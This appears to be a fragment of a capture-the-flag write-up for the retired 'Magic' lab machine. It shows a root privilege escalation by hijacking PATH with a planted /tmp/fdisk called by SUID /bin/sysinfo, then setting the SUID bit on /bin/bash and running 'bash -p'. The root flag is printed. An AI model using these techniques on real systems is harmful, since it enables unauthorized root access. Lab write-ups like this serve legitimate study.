/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games <<< After I export
/tmp to $PATH notice it is the first in the path.
theseus@magic:/tmp$ nano fdisk
theseus@magic:/tmp$ cd /
theseus@magic:/$ ./bin/sysinfo
2. Something went wrong.
3. Let me try it again.
4. Very odd behavior from bash. It said I was root but it would not allow any commands to be run.
5. Since it said I was root. I did 'chmod u+s /bin/bash' and I then exited back to theseus and ran 'bash -p' and
then it converted me to a real root shell.
6. I realized I could not get the file '/bin/sysinfo' to execute from the tmp directory only when I cd into '/'
root. However, I ran "sysinfo" from '/tmp' directory as thesesus and that worked. But I still had the glitch of
not showing any output in the root shell. So I exited root and went back to theseus and did a chmod u+x /bin/bash
and that wound up working. See below.


7.theseus@magic:/$ cd /tmp
theseus@magic:/tmp$ ls -la
total 12
drwxrwxrwt  2 root    root    4096 Mar  9 17:37 .
drwxr-xr-x 24 root    root    4096 Jul  6  2021 ..
-rwxrwxr-x  1 theseus theseus    8 Mar  9 17:40 fdisk
```

```
theseus@magic:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@magic:/tmp$ ./bin/sysinfo
bash: ./bin/sysinfo: No such file or directory
theseus@magic:/tmp$ find \-name sysinfo
theseus@magic:/tmp$ sysinfo

8. root@magic:/tmp# whoami
root@magic:/tmp# cat /root/root.txt
root@magic:/tmp# chmod u+s /bin/bash
root@magic:/tmp# bash -p
root@magic:/tmp# whoami
root@magic:/tmp# exit
exit
root@magic:/tmp# ls -l /bin/bash
root@magic:/tmp# exit


9. theseus@magic:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash <<< Stickybit finally assigned to /bin/bash and this
worked.
theseus@magic:/tmp$ bash -p
bash-4.4# bash
bash-4.4$ whoami
theseus
bash-4.4$ exit
exit
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
1da1b41eed6101488a8e061eaa7a0368
```



Magic has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#9689	10 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

pwned root